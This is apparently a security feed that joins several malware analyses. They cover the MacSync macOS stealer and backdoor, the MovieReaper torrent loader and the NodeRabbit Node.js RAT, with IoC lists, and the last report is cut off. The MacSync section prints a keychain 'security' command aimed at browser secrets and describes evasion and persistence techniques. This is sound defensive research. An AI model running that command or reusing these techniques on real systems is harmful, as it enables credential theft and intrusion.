The infostealer module ships as an .APP application, with its main executable written in Swift. As with previous AppleScript-based versions, the malware first asks the user for the administrator password. It adapts the window it displays to match the application it is impersonating. After the password is entered, the user sees a window that imitates a system notification about a corrupted application, offering to move it to the trash.

Fake stealer pop-up windows
Interestingly, instead of the method most macOS malware families use to verify a password, the dscl utility, the attackers used the Pluggable Authentication Modules (PAM) API. This is a fairly new technique for macOS malware, first observed in the wild in July 2026 in the Pam Stealer family. It apparently caught the attention of malware authors, and we may see it used more often going forward.

Password verification with PAM
Many strings in the stealer (file names, directory names, team IDs, and so on) are XOR-encrypted and stored in static arrays. The encryption keys differ between samples and are generated based on the ciphertext length.

String decryption
The set of data the stealer collects has expanded slightly compared to previous versions. The generalized list is as follows:
The collected data is saved to a hidden directory in /tmp/.
The stealer module also has one interesting feature, disabled in all samples discovered so far and apparently still in development. Its purpose is to check whether the malicious application’s resources contain a file called KcHelper at <app_path>/Contents/Resources/Helpers, and, if the file is present, launch it with certain parameters. If this file is missing, a fallback function, _kc_grab_storage_item, is executed instead. Since KcHelper was not present among the application’s resources at the time of our research, we can only speculate about its purpose based on our analysis of this function. It first runs a command that modifies the partition_id of the keychain entry for a specific service so that three categories of applications can access it without user confirmation and without the keychain password:
security set-generic-password-partition-list -a <account_name> -s <service_name> -S <application_groups> -k <keychain_password> <keychain_path>
The stealer then uses the Security.framework API to try and retrieve the secret’s contents on its own, which still ends up triggering a confirmation request for the operation. It appears the threat actors plan to refine this feature in the future to gain unimpeded access to secrets even if the keychain password changes, but at this point, they haven’t managed to do so, which is why the feature is disabled. In the stealer’s encrypted strings, we saw examples of arguments for the command that modifies partition_id, which indicate that the attackers are after browser secrets. Example:
Chrome Safe Storage|Chrome|ChromeStorage|apple-tool:,apple:,teamid:EQHXZ8M8AV
Brave Safe Storage|Brave|BraveStorage|apple-tool:,apple:,teamid:KL8N8XSYF4

Code section responsible for changing access to keychain services
The backdoor is a Fat Mach-O executable written in Objective-C. It has two launch modes: a regular one and one with the --persist-status flag. In the second mode, it only checks how it was added to the persistence objects: as a Login Item or as a LaunchAgent. In standard mode, before proceeding to its main functionality, the backdoor also checks whether it has been added to autorun in any way. If not, it uses the same persistence mechanism as the parent script. However, for macOS versions older than 13.0, a separate helper executable stored inside the backdoor’s body is used regardless of whether autorun objects are present. The helper performs a single task: it uses the CoreServices.framework API to add the executable file passed to it as an argument to the Login Items.
As with the droppers from the early stages of the infection chain, the configuration for communicating with the C2 is stored in the executable’s overlay and encrypted with XOR using the same key. It consists of several strings separated by null bytes:
AGNT1: a magic constant confirming that the configuration was decrypted correctlyBLD-150: the backdoor build numberThe malware also writes logs to $HOME/Library/Logs/.sysnotif-agent.log and supports extended logging when launched with the LAUNCHER_DEBUG environment variable. Communication with the C2 takes place over HTTP. The server’s response should be a JSON file.
| Method | URL path | Request parameters | Description |
| GET | /v1/agent/ping |
|
Used to receive a command. The response is expected to contain a cmd field with the command to execute. If a 403 error is received, meaning the access token has expired, the backdoor tries to refresh it with a request to /v1/agent/refresh. |
| POST | /v1/agent/refresh |
|
The response is expected to contain an upload_token field, whose value becomes the new token. |
| POST | /v1/asset/<upload_id>/init |
|
Used to create a file on the server, into which the file from the victim’s device is later uploaded in parts. When the file is created, its size is passed in the X-File-Size header, and its SHA-256 hash is passed in X-File-Sha256. |
| PUT | /v1/asset/<upload_id> | The request that actually uploads the file to the server. | |
| POST | /v1/agent/<command_status> |
|
This URL endpoint is accessed at various stages of the backdoor’s operation. Information about command execution status serves as a telemetry source for the attackers. |
Although the backdoor offers several different commands, they all boil down to the same action: extract the base64-encoded AppleScript script from the script_b64 field in the server’s response and execute it. Individual command handlers then act as wrappers around the scripts, correctly populating telemetry and sending requests to the C2 server. Based on the command names and the messages sent to the server during their execution, we can reconstruct their purpose without having the scripts on hand. The backdoor supports the following commands:
deploy_ext: deploy an extension downloaded from the server into the victim’s browser.deploy_ledger: replace the installed Ledger wallet with the version from the server.regrab: collect system information and/or specific files again. This time, the collected data is packaged into an archive typical for the MacSync family, at /tmp/osalogging.zip, unless a different path is specified in the archive_path field sent along with the command.live_browser: the only command executed without an AppleScript script. The backdoor checks for the presence of the sn_relay file among its resources, and if it’s not found, downloads and executes it. Its content and purpose remain a mystery to us, but based on the command name and the messages sent to the server, we can assume that the attackers somehow implement a MitM attack on traffic originating from the victim’s browser.
The section of the regrab command where the archive’s integrity is verified and its hash is calculated before it is sent
The new version of the MacSync infostealer differs quite significantly from its previously observed variants. The attackers have substantially overhauled their approach to executing the stealer’s and backdoor’s main malicious payload, moving from AppleScripts to full-fledged executable files written in Swift and Objective-C. It’s also worth noting the more complex infection chain: instead of obfuscated shell scripts delivered through ClickFix attacks, this version used binary droppers and loaders, some of which leveraged Apple’s infrastructure as one of the intermediate stages for delivering the malicious payload.
The nature of the data attackers seek to collect from a victim’s device, as well as the categories of applications the stealer disguises itself as, clearly indicates that this malware family primarily targets developers, crypto enthusiasts, and other users associated in some way with IT and the crypto space. MacSync’s compromise of software developers’ devices poses particular security risks for both end users and corporate systems, opening up expanded opportunities for attackers to further their intrusion.
Stage one loader
26a0f7cdb9f7dc5ace9a40af825b1538
2d69812584269699fade26622e6490c5
7df1049cbd56c0bfa4a3364a379b4c2c
9f15fe9c4415cd668334339f705b94d8
fb90887592655a8c989e443c640167aa
6791dad263cac6d63ebba6a4b57e7d71
Malicious calendar (stage two)
3ded1d71a822b53b12c3b67bcaf633f5
Stage three dropper
781ce50001d4b449600afa347c9b0208
8e84b01d5ac9624f0b181ade0e737193
980e2134679bc0c609f7659882883d77
4203ec932bfcc0907f91732440d6d997
eb760d5c88f13f7ee0f8f86ba3407123
f9f70096aabb4d22a6657014f4853a53
Stage four dropper
3deeed48fd38f22e369f5c3092bd68a1
Stage five script
f97d24212fa6a21be0c4d211e10f044c
Stage six script
00d12d842596bf5ee1805effb4571d30
9a0043d900a9ac78c886c59c9a328fd0
Auxiliary .repair-run script
7212229c85852c3bffaf9740002b2f39
Infostealer
c53d0ea45dbc622afb7f16ea3eec78bc
Backdoor
fc3ba5ed282d77127efd0b0f2403531b
Auxiliary autorun tool
8dc8561349d144d4661bc66f2ec49f9f
URL
hxxps://toria[.]app/
hxxps://warpcast[.]asia/Toria.dmg
hxxps://streamyard.appstore.com[.]mx/installer.sh
hxxps://slack.apple03cloudstore[.]com/installer.sh
hxxps://toria.apple03cloudstore[.]com/
hxxps://waaako.appstore.com[.]mx/installer.sh
hxxps://toria.apple03cloudstore[.]com/e3c1a6b00bc31e14/stage2.enc hxxps://docsend.appstore.com[.]mx/dcc737d157ef4271/stage2.enc
hxxps://docsend.appstore.com[.]mx/dcc737d157ef4271/CoreUpdate.pkg.enc
hxxps://docsend.appstore.com[.]mx/dcc737d157ef4271/Helper.pkg.enc
hxxps://caldav.icloud[.]com/published/2/MTk1NDMwMDMzNTUxOTU0M1aHCZ-nMxiyGzBTzPiodOf44DtKJ6PpjftAG28_ui2NCYMpL_vu4pF4ddsJ8ysg0QI7pR0VEIEbZYdilVZRw08
hxxps://gateway.icloud[.]com/caldav/1_MTk1NDMwMDMzNTUxOTU0M0pybtJB186GzhogprwCQUjY3oZNiDFHH8WVo6bmgUtI/attach/4GE4TKNBTGAYDGMZVGUYTSNJUGOAALDAFMDOJBGWNUCYJLZRNDCLCO2YMQ3I64RLGMNXVG3KYBPWQOGYIEI7MPBDDYHECFDYVENTXIYFNDCPOVRMCTYI236RCYZAE63V5U3RTUYGUMO2CO7PKCLWMCXE73M7OPTHSGRWH5DXQ4PCUQU4ELZTLW54JSTK2H7VQ6PD26WOA2R7PPIQ6RTJWDEWP34U3HB4YWMXXC6EJ6PKWILSPYRSDEVY6QGMWSIUN6PR5W35KO3D4QZE7CFPUVBAEKI/Loader.app.tar.gz/YXR0YWNoYXR0YWNoYXR0YRhrE8mQ0E-b_dTUSGStQgTQ0ULFxCanei3Ke-EuEyQL
C2
hxxps://docsend.appstore[.]com[.]mx
hxxps://toria.apple03cloudstore[.]com


The SideCopy APT campaign deploys custom RATs. Learn how the SideCopy APT campaign malware exploits mshta to target academic and government networks.
Related Posts:
The post SideCopy APT Campaign Targets Academic Institutions appeared first on Daily CyberSecurity.
Learn how Brazilian KREMLIN banking malware steals credentials using fake browser extensions. Elastic Security Labs details the KREMLIN banking malware.
Related Posts:
The post KREMLIN Banking Malware Targets Brazilian Banks appeared first on Daily CyberSecurity.
Torrent trackers have long been abused for distributing malicious software, disguised as popular films, games, and other content. Our previous research has shown that cybercriminals repeatedly turn to torrents as an initial infection vector, using trojanized cracks and installers to reach a large number of users. Installation guides for pirated software routinely instruct users to disable their antivirus, conditioning them to ignore the potential threats they are inviting onto their computers.
During our analysis of malware that leverages blockchain networks for its C2 infrastructure, we discovered a previously unknown modular, multi-stage framework that we dubbed MovieReaper. This report details the new crimeware campaign that began with the mass infection of users via compromised torrent tracker file storage. We have identified several hundred victims, including both individual users and organizations in multiple countries, such as Russia, Türkiye, Japan, Kenya, Uganda, and Colombia, as well as in several European countries like Spain, the Netherlands, Belgium, and Germany. We analyze the techniques for evading detection by security and sandbox solutions, and examine the capabilities of the modular framework.
Kaspersky products detect this threat as HEUR:Trojan.Win64.Agent.gen.
In mid‑August 2026, during our threat‑hunting efforts, we identified a large‑scale infection campaign involving previously unknown malware disguised as popular movies. The campaign affected both individuals and organizations across multiple countries. Our initial analysis revealed a common denominator: all of the victims had used torrent trackers. This finding prompted us to investigate the campaign further and analyze its distribution mechanism, overall scope, and unknown malware implants.
Compromised torrent trackers are the primary vector used to distribute malware. During our investigation, we identified multiple user reports describing suspicious files being downloaded instead of the intended content.
For example, a user of a popular movie torrent tracker reported the following case on Reddit:

Further analysis of the attack revealed that instead of compromising torrent trackers, the threat actor modified a widely used public repository of torrent files, itorrents[.]org. As a result, the trackers that relied on the repository began inadvertently distributing malicious torrent files to their users. This approach is particularly dangerous because it lets the threat actor reach users of multiple trackers without having to compromise each platform individually.
As of the publication date of this report, the archive remains compromised. When a user attempts to download a torrent via a magnet link, the legitimate torrent archive returns a different torrent file. This malicious torrent leads to the download of the malware loader, used to deploy a framework that we dubbed MovieReaper.
The loader initiates the infection chain shown in the diagram below. Each stage of the chain is described in detail in the following sections.

The infection chain consists of several steps, where only the initial one is dropped on the disk before it is executed to avoid detection. The malware itself is not heavily obfuscated, apart from strings being encrypted with a custom stream cipher. Most of the countermeasures were aimed at avoiding detection by AV sandboxes.
The most popular initial executable was distributed through torrent trackers under many different names (for example, the odyssey (2026) [1080p] [webrip] [5.1].exe), but the file hash (MD5: A0B13781EDD7CFDAB13D79AFFF3C83C1) was identical across all downloads. We have seen multiple different loaders, where the executable file disguises itself with a long filename and an icon of some well-known application. Most of the filenames are rather long, presumably to hide the EXE extension at the end.
After the user manually starts the application, it establishes a global mutex to ensure that only one loader is executed at a time. We have seen several mutex variations in our samples, containing a randomly generated string (in the example Global\fnulSktzSqvVLXHU). This executable then performs a series of operations in order to avoid detection by AV sandbox solutions.
While performing those operations, the malware avoids making LoadLibrary and GetProcAddress calls to acquire the addresses of required functions. Instead, it searches for loaded libraries by traversing the double-linked list taken from the Ldr field of the PEB and then performs manual parsing of the loaded DLL to calculate the function address.
After all initial checks have passed, the binary prepares to establish a network connection to a C2 web server to download the shellcode, map it to the RWX memory and execute. While doing so, the loader decodes the domain name https://deadhub[.]org and if connection to it has failed, it uses the IP address http://193.23.118[.]155 as a fallback and connects to it using plain HTTP. The malware chooses a random group of strings and uses them as a path in the HTTP request to download the parts of the shellcode.
Example URLs:
/cloud/v192.4/ui/sync-status-icons.png
/cloud/v192.4/onboarding/welcome-bg.jpg
/cloud/v192.4/ui/file-preview-placeholder.png
/cloud/v192.4/shared/link-banner.jpg
While mapping the address space and executing the shellcode, the loader registers a vectored exception handler and rewrites the handler address in memory in order to perform a debug break. This, will not crash the program, but instead redirect controlflow to the function that actually makes a raw NtProtectVirtualMemory syscall (via a previously located “0x0F 0x05” syscall instruction inside ntdll). Then it calls the undocumented ntdll function EtwpCreateEtwThread, which is a popular alternative to CreateThread for code executionm, and executes the shellcode.
The second stage of this malware performs an HTTPS request to the Solana blockchain at the endpoint /getAccountInfo endpoint for the account 6pnDGAiHgyPdmckM5Qt1YbanGzrX43WLEU159nRaNLDm. The data in field of the response contains the base64‑encoded address of a second C2, which is encrypted with a static XOR key located within the shellcode itself. To store data in this account, attackers used a simple Solana program (address: CSiY8bQLBYPdfPWkwipBzH6sijTVQVVsA279JQdvwHtL).
Utilizing the Solana blockchain as a storage layer for next-stage C2 endpoints substantially complicates infrastructure takedown efforts by defenders.
The second stage payload communicates with its C2 server strictly through HTTPS via a TLS-pinned certificate using the nanopb protobuf library as a container for transferred data. The main logic of the stage 2 implant contains several initial commands, where the most important is the one that parses the COFF file, loads it into memory, and executes the module_init function from it. This provides a convenient interface for extension of the command list, which brings us to the next stage of the payload.
Notably, the recovered modules were compiled with symbols, which accelerated reverse engineering.
After receiving the next stage from the second C2 server, the newly loaded module performs several tasks right in the module_init function.
Stage 3 performs UAC Bypass and achieves persistence using public techniques, masquerades the original binary as C:\ProgramData\Microsoft\Windows\Telemetry\msedge.exe, and restarts itself.
The respawned process starts with the initial loader, but with a special command-line argument, which allows it to skip most of the anti-sandboxing checks and proceed straight to downloading the next payload. The executable proceeds with the same steps as before, but this time, instead of downloading the persistence and UAC bypass module, a new one is downloaded from the second C2 server. This is because the malware uses the beacon to send a flag to the remote server, indicating whether the implant is running from the Telemetry folder, which allows the C2 to distinguish between first-run and respawned instances.
The final module (“file manager”) exposes 21 commands that give the operator filesystem access on the victim host. This allows remote the operator to download, upload, and read files on the system; list and enumerate directories; manipulate files with create, copy, rename, move, delete, chmod, and symlink commands; and use preview and thumbnail commands to exfiltrate previews of images and files before actually extracting them.
We suspect that other modules may be loaded on demand if requested by the operator.
During this malware campaign, attackers are using various commercial hosting providers for their C2 infrastructure (see the IoC section for details). Furthermore, as noted above, the campaign leverages the legitimate Solana blockchain via the RPC endpoint api.mainnet.solana.com to deliver the address of the second‑stage C2 server to the malware. This approach provides the attackers with decentralized storage for C2 addresses, adding an additional layer of resilience and making it more difficult for defenders to disrupt the campaign by simply blocking the IP addresses of the C2 servers.
The observed campaign targeted both individuals and organizations across Europe, Asia, Africa, and Latin America, with infection attempts identified in Russia, Spain, Germany, Finland, Türkiye, Japan, Nepal, Kenya, Tanzania, Ghana, Uganda, Colombia, the Netherlands, Belgium, and other countries. The targeted organizations span a wide range of sectors, including enterprise, government, IT, consulting, retail, transportation, and agriculture.
Our research uncovered activity by the same actor dating back to October 2025. Although the campaign has evolved over time, with the malware authors expanding their arsenal and making the loader harder to detect, the pattern remains the same. This includes encoded strings, parts of shellcode downloaded through plain HTTP, and several techniques used to avoid sandboxes and virtual machines. We will continue monitoring this actor’s activity to catch new potential threats.
The first stage offers the clearest opportunity to disrupt this campaign: it relies on a single specific domain name and a single IP address to serve the shellcode, so taking down this server would prevent subsequent infection stages. This includes the second-stage payload, which uses the Solana blockchain network for a C2 and is therefore more resistant to conventional infrastructure takedowns.
However, this framework’s self-containment, modularity and in-memory execution has potential for reuse in later campaigns with minimal rework.
4334BBAEA8DE33BF9D45E9B4E4E3BC2
4843F9FAFCAE492F11E2D4D33DBB4CDD
5310CABAE3FBE6DB8742849B588093F9
A0B13781EDD7CFDAB13D79AFFF3C83C1
70060341CAF3338697A7DDFE0FB62875
AD4643EEA15AC286FA47D1131F9EF756
D0B967571AC8A3863C7F324BF5BDE99C
D88D550D0FB8E60CFFFF3EA61FF7A067
%ProgramData%\Microsoft\Windows\Telemetry\msedge.exe
Global\E4AyDKzvEhe2hgAr
Global\fnulSktzSqvVLXHU
First-stage C2:
deadhub[.]org
193.23.118[.]155
Second-stage C2:
208.64.33[.]90
208.94.246[.]53



While monitoring Mirage Kitten activity, we uncovered a previously undocumented malware family that we dubbed NodeRabbit. We identified the first sample on a system in Afghanistan. Further threat hunting revealed two additional, more advanced, variants: one on a system in Egypt and another on a system in Ethiopia.
NodeRabbit is a cross-platform remote access trojan (RAT) built with Node.js. It targets Windows, Linux, and macOS. Its operators deliver it through spear-phishing messages on LinkedIn and other job search platforms that contain trojanized coding challenge archives.
During the same investigation, we discovered another previously undocumented malware family that we dubbed PollCat. Like NodeRabbit, PollCat is a cross-platform RAT, but it is written in obfuscated JavaScript also distributed through trojanized coding challenge archives.
Mirage Kitten has historically relied on native malware written in languages such as C, C++, and Go, often deploying it through DLL search-order hijacking. NodeRabbit and PollCat represent the first publicly documented use of Node.js- and JavaScript-based malware by this APT group.
Kaspersky’s products detect this threat as Trojan.JS.MirageKitten.*
During recent threat research, we detected suspicious activity on a system in Afghanistan. We traced it to an archive containing a software development project that the user may have received during a job application process. The archive purported to contain a coding challenge for candidates applying for an engineering role.
The archive, Front-Technical-Challenge.zip (MD5: 1EA83E4E4592B01E4ACAB63EB867BEE5), was hosted in an Amazon S3 bucket at: https://oracle-challenge.s3[.]us-east-1.amazonaws[.]com/Front-Technical-Challenge.zip
It contained TaskFlow, an app for software engineering assessment built with Express, React, and Vite. The accompanying README instructed the candidate to review the application and fix defects in its frontend. It also claimed that server.js was bug-free and should not be modified, conveniently directing attention away from the only application source file the attackers had altered.
README file for a trojanized coding challenge app
The README also imposed a three-hour time limit and prohibited the use of AI assistants. Notably, an AI code-review assistant tasked with auditing the project would likely have flagged the suspicious first-line import of an unknown npm package and warned the targeted developer that the project was trojanized.
Rules and time limit included in the trojanized coding challenge app README file
The first line of server.js imported a trojanized npm package named colorized_terminal, version 2.1.0. The attackers bundled the package directly in the challenge task archive’s node_modules directory rather than publishing it to the npm registry. When imported, the package silently launched an implant from node_modules/.cache/.320697f1/index.js as a detached background process.
Retrospective threat hunting across our telemetry revealed the broader scope of the campaign. We identified three NodeRabbit variants with a shared code lineage; each was recovered from a system in a different country. The operators delivered the variants through similarly themed coding challenges and used two trojanized packages, colorized_terminal and pretty-log, both pinned to version 2.1.0.
The campaign also delivered PollCat, a second RAT with a substantially different structure, through a separate coding challenge lure. We’ll analyze PollCat later in this research.
The infection chain begins with fake recruiter accounts contacting prospective targets on a job search platform. According to a publicly cited source, a threat actor posing as a talent acquisition specialist at a major technology company contacted a software engineer and advertised a job opening, inviting the target to complete a technical assessment.
The target received a link to a coding challenge hosted on Amazon S3 and was pressured to download and run the project immediately. This public post matches the delivery chain we reconstructed from our telemetry: recruiter outreach on a job search platform, a coding challenge presented as a technical assessment, and a trojanized project archive hosted on legitimate cloud infrastructure.
We discovered the first NodeRabbit variant on a system in Afghanistan. The malware was concealed within the TaskFlow assessment at node_modules/.cache/.320697f1/index.js and executed by the trojanized colorized_terminal package.
Once running, NodeRabbit generates a unique agent identifier from available host information. It calculates the SHA-256 hash of the hostname, username, operating system version, architecture, and MAC address, then truncates the result to its first 32 hexadecimal characters.
NodeRabbit binds a TCP listener to 127.0.0.1:48739. This listener acts as a single-instance mechanism. If the malware cannot bind to the port, it assumes that another instance is already running and terminates silently.
NodeRabbit uses a persistence mechanism for each operating system:
| Operating system | Persistence mechanism |
| Windows | Copies itself to %APPDATA%\Microsoft\EdgeUpdate\msedge_update.js; clones the local node.exe to nodew.exe in the same folder and patches its PE subsystem from Console to Windows GUI to suppress the console window; creates HKCU\Software\Microsoft\Windows\CurrentVersion\Run\MicrosoftEdgeUpdate registry key executing nodew.exe msedge_update.js |
| Linux | Copies itself to ~/.config/microsoft-edge-update/msedge_update.js and creates an @reboot cron entry that invokes the script using the current Node.js executable. |
| macOS | Copies itself to ~/.config/microsoft-edge-update, creates ~/Library/LaunchAgents/com.microsoft.edgeupdate.plist configuration file pointing at the copy’s location with RunAtLoad and KeepAlive parameters, and attempts to load it. |
The malware communicates with its command-and-control servers through three API endpoints, choosing from the following Azure-hosted C2 infrastructure addresses. On failure, it switches to the next C2 address:
1.	https://plugplay.azurewebsites[.]net
2.	https://Rgbteller.azurewebsites[.]net
3.	https://Wslwebui.azurewebsites[.]net
| Method | Endpoint | Purpose |
| POST | /api/rabbit/checkin | Register agent and host info |
| POST | /api/rabbit/task | Poll for commands |
| POST | /api/rabbit/result | Submit results |
NodeRabbit serializes each C2 request object as JSON and wraps it with AES-256-GCM. The AES key is the SHA-256 digest of an ASCII seed embedded into the agent. Every request uses a fresh 12-byte IV and a 16-byte authentication tag:
